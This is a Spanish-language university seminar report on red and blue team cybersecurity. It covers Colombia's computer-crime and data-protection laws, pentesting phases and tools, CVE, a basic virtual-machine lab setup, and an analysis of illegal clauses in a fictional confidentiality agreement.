CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOSÉ ANTONIO MUÑOZ VARGAS

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOSÉ ANTONIO MUÑOZ VARGAS

JOHN FREDDY QUINTERO TAMAYO
TUTOR

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
2023

CONTENIDO

Pág.

LISTA DE TABLAS

Pág.

LISTA DE FIGURAS

Pág.

RESUMEN

En este documento se presenta el consolidado de las etapas del seminario especializado equipos estratégicos en ciberseguridad red team & blue team, en las que se plantearon diferentes situaciones en las cuales un especialista en seguridad de la información debe valerse de sus conocimientos, experiencia y manejo de herramientas para validar, identificar, comprender, y buscar soluciones que conduzcan a la corrección y mitigación de vulnerabilidades tanto a nivel de sistemas operativos como a nivel de aplicaciones, teniendo en cuenta la multiplicidad de amenazas que pueden presentarse en una organización buscando los puntos débiles para ser aprovechados como puede ser una fuga de información, accesos no autorizados, privilegios de administrador y creación de usuarios, lo que impacta directamente en los pilares de la seguridad de la información.

PALABRAS CLAVE: red team & blue team, fuga de información, Mitigación, Vulnerabilidad, Sistemas operativos, aplicaciones, amenazas, seguridad de la información.

GLOSARIO

AMENAZA: Toda acción que aprovecha una vulnerabilidad para atentar contra la seguridad de un sistema de información.

DELITO INFORMATICO: Accionar que va en contras de las leyes establecidas y que mediante el manejo y conocimiento informático se aprovecha de las deficiencias en la seguridad de la información, para hacer uso abusivo a la información o bienes de terceros.

ENTORNO DE PRUEBA: Laboratorio controlado en el cual se recrean las condiciones de una posible, falla de sistema, vulnerabilidad del sistema, o un ataque, con el fin de entenderlo, detallarlo, definirlo y proporcionar las herramientas para su mitigación

EXPLOIT: Uso de la vulnerabilidad en una aplicación, sistema informático, archivo, la cual se aprovecha de manera no autorizada.

GPL: Licenciamiento de autor usado a nivel mundial para el software libre y código abierto.

INFORMACION: Activo intangible en el cual se manejan identificaciones, datos personales, cuentas, datos empresariales y corporativos, propiedad intelectual, conocimiento comercial, formulación de productos o servicios.

MAQUINA VIRTUAL: Entorno de virtualización mediante el uso de diferentes herramientas las cuales permiten a partir de un solo dispositivo físico contar con particiones virtuales en las cuales pueden convivir diferentes sistemas operativos, de este modo se pueden realizar pruebas de vulnerabilidad a aplicaciones y archivos.

METASPLOIT: Metasploit Framework es una plataforma modular de pruebas de penetración basada en Ruby que le permite escribir, probar y ejecutar código de explotación. Metasploit Framework contiene un conjunto de herramientas que puede utilizar para probar vulnerabilidades de seguridad, enumerar redes, ejecutar ataques y evadir la detección

METERPRETER: Meterpreter es un payload de Metasploit que proporciona un shell interactivo desde el cual un atacante puede explorar la máquina objetivo y ejecutar código.

REVERSE SHELL: Se conoce a la conexión que se inicia en un server y que termina en un usuario, en un caso normal es el usuario el que intenta conectarse al server, este tipo de ataque se utiliza para tomar control de un equipo cliente hasta obtener credenciales de administrador.

SEGURIDAD INFORMÁTICA: Conjunto de estrategias, políticas, procesos y medidas que protegen la información circulante al interior y exterior de la empresa a través de equipos de cómputo, red local e internet con el fin de evitar que sea capturada por personal ajeno.

VIRUS: Programas que se propagan en los equipos de cómputo con la finalidad de infectarlos, agotar sus recursos de funcionamiento, bloquear los equipos, estropear el funcionamiento del ordenador o simplemente inutilizarlo.

VULNERABILIDAD: Debilidad o fallo en un sistema de información que pone en riesgo la seguridad de la información pudiendo permitir que un atacante pueda comprometer la integridad, disponibilidad o confidencialidad de la misma.

INTRODUCCIÓN

El presenta trabajo se desarrolla con el propósito de dar solución a una serie de actividades planteadas en desarrollo del seminario especializado equipos estratégicos en ciberseguridad red team & blue team, con la finalidad de evaluar las acciones de los equipos de seguridad red team & blue team de una organización en el marco de los criterios éticos y legales, demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión y formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI, aplicados en un escenario basado en un entorno aplicado.

OBJETIVOS

OBJETIVO GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

OBJETIVOS ESPECIFICOS

Conocer la normatividad legal vigente sobre delitos informáticos y protección de datos personales con el propósito de establecer las responsabilidades de los equipos Red Team y Blue Team.

Identificar herramientas y vulnerabilidades dentro del sistema con las que los equipos de seguridad Red Team y Blue Team logren instaurar medidas de protección frente a un ataque informático.

Definir las herramientas informáticas que permiten contener un incidente de seguridad en tiempo real sin que se comprometa la infraestructura TI de la organización.

DESARROLLO DE LA ACTIVIDAD

CONCEPTOS EQUIPOS DE SEGURIDAD

Punto 1. Actualmente en Colombia existen marcos regulatorios los cuales se enfocan no solamente a ley de delitos informáticos sino a la protección de datos personales los cuales deben ser asegurados por parte de organizaciones las cuales reúnen data de miles de personas. En este orden de ideas se requiere que defina de forma general y con sus palabras qué menciona la ley 1273 de 2009 y definir cada artículo; además deben explicar de manera general todo al respecto de la ley 1581 de 2012. Para la ley 1581 de 2012 deben consultar el monto de las multas correspondientes y la entidad que regula este tema en Colombia.

R/ Ley 1273 de 2009

Con esta ley se modificó el código penal para incluir en este los delitos en contra de los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y los sistemas informáticos, delitos que no estaban tipificados en la legislación colombiana y que por consiguiente no era posible que quienes incurrieran en estas actividades fueran sancionados o multados por la justicia, dentro de los delitos reglamentados se tiene,

Artículo 269A acceso abusivo a un sistema informático, que sanciona a quienes accedan a cualquier sistema de información sin autorización independientemente que esté protegido o no con alguna medida de seguridad o que se mantenga dentro del sistema igualmente sin autorización.

Articulo 269B obstaculización ilegítima de sistema informático o red de telecomunicación, sanciona a quienes impidan el funcionamiento, acceso a un sistema de información o una red de datos.

Articulo 269 C interceptación de datos informáticos, sanciona a quien sin orden de un juez intercepte datos informáticos en su origen, destino o interior de un sistema de información.

Articulo 269D, daño informático, reglamenta la sanción para quienes destruyan, dañen, borren, alteren o eliminen datos de un sistema de información o su estructura lógica.

Articulo 269E, uso de software malicioso, sanciona a quien sin tener autorización produzca o comercialice software malicioso.

Articulo 269F, violación de datos personales, que sanciona a quien sin facultades y con provecho propio o de terceros obtenga, compile, obtenga, intercepte, divulgue o modifique información personal de bases de datos de sistemas de información.

Articulo 269 G, suplantación de sitios web para capturar datos personales, castiga a quien sin autorización y con objetos contrarios diseño, desarrolle, comercialice, ejecute o envié páginas, enlaces o ventanas emergentes, igualmente, sanciona a quien modifique el servidor de DNS con la intensión de re direccionar el acceso de páginas de confianza.

Articulo 269 H, circunstancias de agravación punitiva, relaciona las penas que se aumentan de la mitad a las cuartas partes cuando si las conductas se cometen con algún agravante como realizar alguna de las citadas contravenciones sobre redes, sistemas o comunicaciones estatales, el sector financiero, nacionales o extranjeros; que sea cometida por un servidor público en desarrollo de sus funciones, obtener beneficio propio o para in tercero, entre otros agravantes.

Articulo 2691 hurto por medios informáticos semejantes, castiga a quienes superando la seguridad de un sistema informático y realicen alguna de las actividades señaladas en el artículo 239 manipulando un sistema informático o una red de datos suplantando un usuario.

Articulo 269J, transferencia no consentida de activos, sanciona a quien con ánimo de lucro a través de una manipulación logre la transferencia no autorizada de un activo de información cualquiera en daño de un tercero.

Ley 1581 de 2012

Ley de protección de datos personales en Colombia, el derecho al hábeas data o derecho a la información, constituyen el marco general de la protección de datos en Colombia, en la Ley se cita que los responsables de recolectar la información deberán suministrar una descripción de los procedimientos que utilizaron para su recolección, almacenamiento, uso, circulación o eliminación, también deben informar el propósito por el que recolectan de la información y la solicitud previa para la autorización del propietario de la información para su tratamiento posterior, establece que

no se puede hacer uso de medios engañosos o fraudulentos para la recolección y tratamiento de datos personales.

Reglamenta igualmente los deberes de los responsables y encargados del tratamiento y asigna la responsabilidad de la vigilancia para garantizar que el tratamiento de los datos personales respete los principios, derechos, garantías y procedimiento a la superintendencia de industria y comercio a través de una delegatura para la protección de datos personales, delegatura que en el presupuesto de la nación contara con recursos asignados para ejercer las funciones asignadas dentro de las que se encuentra por ejemplo la facultad para la imposición de sanciones a quienes incumplan con lo previsto en la Ley.

Las sanciones previstas son:

a) Multas de carácter personal e institucional hasta por el equivalente de dos mil (2.000) salarios mínimos mensuales legales vigentes al momento de la imposición de la sanción. Las multas podrán ser sucesivas mientras subsista el incumplimiento que las originó.

b) Suspensión de las actividades relacionadas con el Tratamiento hasta por un término de seis (6) meses. En el acto de suspensión se indicarán los correctivos que se deberán adoptar.

c) Cierre temporal de las operaciones relacionadas con el Tratamiento una vez transcurrido el término de suspensión sin que se hubieren adoptado los correctivos ordenados por la Superintendencia de Industria y Comercio.

d) Cierre inmediato y definitivo de la operación que involucre el Tratamiento de datos sensibles.

Sanciones que aplican para las personas de naturaleza privada, para las autoridades públicas la superintendencia debe remitir la actuación a la procuraduría general de la nación quien deberá realizar la respectiva investigación.

Punto 2. El pentesting es un proceso de gran vitalidad en el campo de la ciberseguridad, por este motivo usted debe definir cada etapa del pentesting, pero tiene que especificar con mayor detalle la etapa de footprinting, de qué trata esta etapa, ¿qué aplicaciones (Opensource y

pagas) podría utilizar para este proceso? ¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?

R/ Pentesting resulta de la unión de los conceptos penetration y testing, que consiste en la realización de test de penetración con los que se valoran los posibles fallos de seguridad informática que puede tener y sistema e identificar el alcance que podrían tener, esto a través de una simulación de ataques cibernéticos con la intensión de romper y superar los sistemas de seguridad de manera controlada, de manera que las vulnerabilidades encontradas sean corregidas antes que los cibercriminales puedan explotarlas.

Las fases del pentesting son:

- **Recopilación de información / Enumeración**

En esta fase se definen los objetivos del pentesting, se recolecta la mayor información posible a través de actividades como el escaneo de puertos, la obtención de metadatos, el dorkin y el uso de herramientas automatizadas para la obtención de información.

- **Análisis de vulnerabilidades**

En la segunda fase se adelanta el análisis de la respuesta del sistema la intrusión en búsqueda de los puntos más débiles, información que permitirá establecer el alcance que lograra el pentest.

- **Modelado de amenazas**

Teniendo definida la estrategia seguir es momento de explotar las vulnerabilidades identificadas para modelar las posibles amenazas que el sistema podría defender para definir las mejoras necesarias.

- **Explotación**

En esta fase aprovechando las vulnerabilidades encontradas se ejecutan los exploit o con las credenciales obtenidas para acceder a los sistemas objetivo e ir escalando privilegios hasta lograr obtener el acceso y control total del sistema, obteniendo información confidencial, evadiendo mecanismos se autenticación, realizando acciones del lado de los usuarios y lograr el acceso a otros sistemas o servicios a través del sistema vulnerado.

- **Reporte**

Finalmente se plasma el resumen de lo obtenido de las vulnerabilidades encontradas y explotadas una vez finalizado el ataque, también se incluyen las contramedidas para solucionar o reducir las vulnerabilidades encontradas y explotadas de manera que se cumpla con el fin de reforzar los sistemas de inseguridad.

Algunas de las herramientas más utilizadas son:

- ✓ OpenVAS
- ✓ Routersploit
- ✓ SPARTA
- ✓ Metasploit Framework
- ✓ Nessus
- ✓ BeEF
- ✓ PowerSploit
- ✓ SQLMap
- ✓ Xarp

Punto 3. Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y pciones que trae Metasploit el cual se encuentra disponible desde Kali Linux.

Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada. Dentro del proceso descrito en este apartado usted como experto en cibserguridad debe buscar y documentar lo siguiente:

* ¿Qué es un CVE y su estructura?
* https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

R/ CVE (Common Vulnerabilities and Exposures), es un sistema de catalogación pública que identifica y enumera las vulnerabilidades de seguridad conocidas en productos software y hardware que está desarrollado y mantenido por el MITRE con el respaldo de la comunidad de ciberseguridad; proporciona una base de datos de referencia que

permite a los investigadores de seguridad, fabricantes y responsables de seguridad de las organizaciones identificar y gestionar de manera más eficiente los problemas de seguridad.

CVE le asigna un número de identificación único a cada vulnerabilidad conocida, acompañado de una descripción de la vulnerabilidad y detalles de los productos afectados, de manera que los profesionales de la seguridad rastrear y gestionar eficientemente las vulnerabilidades en los sistemas y asegurarse de que se apliquen los parches y las actualizaciones necesarias. El uso del sistema CVE ayuda a las organizaciones a identificar las amenazas y a priorizar las actualizaciones y parches de seguridad para mantener la integridad de sus sistemas.


Punto 4. Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad.

R/

Se realiza la instalación de Windows 10 en virtual box, con las siguientes especificaciones:


Sistema Operativo: Windows 10 Pro x64
Memoria Ram: 2.5 Gb
Disco Duro: 49.4 Gb
Procesador: Intel Core i5

Ilustración 1 Especificaciones Windows 10 instalado



Fuente: Elaboración propia

Ilustración 2 Especificaciones Windows 10 en VirtualBox



Fuente: Elaboración propia

Se realiza la instalación de Kali Linux en virtual box, con las siguientes especificaciones:


Sistema Operativo: Kali Linux

Versión: 2020.1

Memoria Ram: 1024 Mb


Disco Duro: 16,10 Gb

Ilustración 3 Especificaciones Kali Linux 10 instalado



Fuente: elaboración propia


Ilustración 4 Especificaciones Kali Linux en VirtualBox



Fuente: Elaboración propia

Con el comando *ipconfig* verificamos la dirección Ip del equipo con Windows 10,


Ilustración 5 Verificación Ip en Windows 10



Fuente: Elaboración propia

Con el comando *hostname -I* verificamos que Ip tiene asignada la maquina con Kali Linux,


Ilustración 6 Verificación Ip en Kali Linux



Fuente: Elaboración propia

Con el comando *ping 192.168.1.90* verificamos que tenemos conexión entre la maquina Windows y la maquina Kali Linux


Ilustración 7 Verificación conectividad de Windows 10 a Kali Linux



Fuente: Elaboración propia

Con el comando *ping 192.168.1.88* verificamos que tenemos conexión entre la maquina Kali Linux y la maquina Windows

Ilustración 8 Verificación conexión de Kali Linux a Windows 10



Fuente: Elaboración propia

ACTUACIÓN ÉTICA Y LEGAL

Punto 1. ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

R/ El anexo 2 plantea el análisis legal de la situación problema en el que se evidencian algunas irregularidades que se presentan en los procesos internos de HackerHouse con ocasión de la desarticulación del trabajo entre las dependencias. Lo encontrando en el acuerdo de confidencialidad que puede orientar a procesos ilegales tenemos:

Cláusula primera. "*Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.*"

La no divulgación de información confidencial que se produce, tramita y circula al interior de una organización por el desarrollo de sus funciones, es una normatividad comúnmente utilizada por cualquier organización entendiendo que se manejan datos personales (nombre, direcciones, teléfonos, identificaciones, cuentas bancarias, entre otros) que son sensibles y pueden comprometer el actuar legal de la organización el no salvaguardados y procesarlos para los fines netamente relacionados al objetivo comercial para el que fueron recepcionados. Partiendo de esta premisa, la cláusula se enmarca en la legalidad, pero al obligar a no divulgar procesos **ilegales** desarrollados al interior de HackerHouse, el contexto cambia completamente dirigiéndose a la permisividad de incurrir en actos ilícitos contrarios a la función y actividades propias de la organización como pueden ser la venta de datos de los clientes a terceros o el uso de información sensible de otras organizaciones con fines lucrativos.

Cláusula segunda. Definición de información confidencial "*2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de*

chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos"".

En el marco legal colombiano las interceptaciones, intrusiones o penetraciones a redes informáticas deben estar previamente autorizadas u ordenadas por autoridades judiciales dentro de algún proceso o investigación que adelanten por lo que cualquier interceptación de información que no cumpla con este proceso claramente es una actividad ilegal sancionable.

Cláusula cuarta numeral 3. *"3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."*

Esto compromete el desarrollo normal del trabajo por parte del aspirante al cargo, en el entendido que se le limita y prohíbe la posibilidad de adelantar acciones frente al desarrollo de actividades ilegales, obligándolo a convertirse en cómplice de actos delictivos, en razón a que al identificar una conducta ilegal esta debe ser denunciada ante la autoridad competente.

Cláusula cuarta numeral 4. *"Responder por el mal uso que le den sus representantes a la información confidencial."*

Esta cláusula es completamente arbitraria y desproporcionada con la que se busca que una sola persona asuma la responsabilidad de una actuación que no le corresponde a título individual como consecuencia del actuar malintencionado de parte de funcionarios de mayor nivel jerárquico sobre los cuales no se tiene control ni conocimiento de su actuar.

Cláusula cuarta numeral 5. "5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento."

Con esta cláusula se estaría incriminando directamente al aspirante al cargo frente a cualquier proceso judicial que se adelante contra HackerHouse, y busca hacerlo directamente responsable frente ante las autoridades desconociendo la responsabilidad que debe tener la organización como empleadora y responsable de la asignación de trabajo al funcionario.

Cláusula cuarta numeral 6. "6. La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse."

La aceptación de esta cláusula inmediatamente conlleva a admitir que se están realizando actividades ilegales por parte de HackerHouse y que con el solo hecho de hacer parte de la empresa se debe ser cómplice lo que va en contravía de la ley y la ética profesional que nos indica que al conocer una conducta ilegal esta debe ser denunciada ante las autoridades competentes.

Cláusula octava. "Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse."

Con esta cláusula la empresa está trasladando toda responsabilidad legal al empleado, responsabilidad que debe ser mutua toda vez que el actuar del empleado se rige inicialmente por las indicaciones y subordinación de HackerHouse quienes son los que conocen las razones por las que ordena la realización de cualquier tarea asignada junto con la información requerida.

Clausula novena. "Legislación aplicable: Este acuerdo se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas."

Es una clausula ambigua porque en varias de las cláusulas antecesoras se mencionan actividades y procedimientos ilegales así como el ocultamiento de información a las autoridades, sin embargo, en esta cláusula se manifiesta que el acuerdo se regirá por las leyes de Colombianas.

Punto 2. Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

R/ Se evidencia de que dentro del acuerdo y clausulas presentados en el acuerdo de confidencialidad por HackerHouse se evidencian posibles delitos informáticos, principalmente en contra de los previsto en la Ley 1273 de 2009

En las clausulas primera, segunda y cuarta, se contraviene el artículo 269A en razón a que se enuncia el acceso abusivo a un sistema informático, incluyendo las denominadas "chuzadas".

El artículo 269B cita que no se debe generar indisponibilidad o pérdida de acceso a sistemas informáticos, a información o bases de datos y a redes de telecomunicaciones.

La cláusula segunda viola el Artículo 269C que refiere de la no legalidad de interceptación de datos informáticos, en ningún punto ya sea origen o destino.

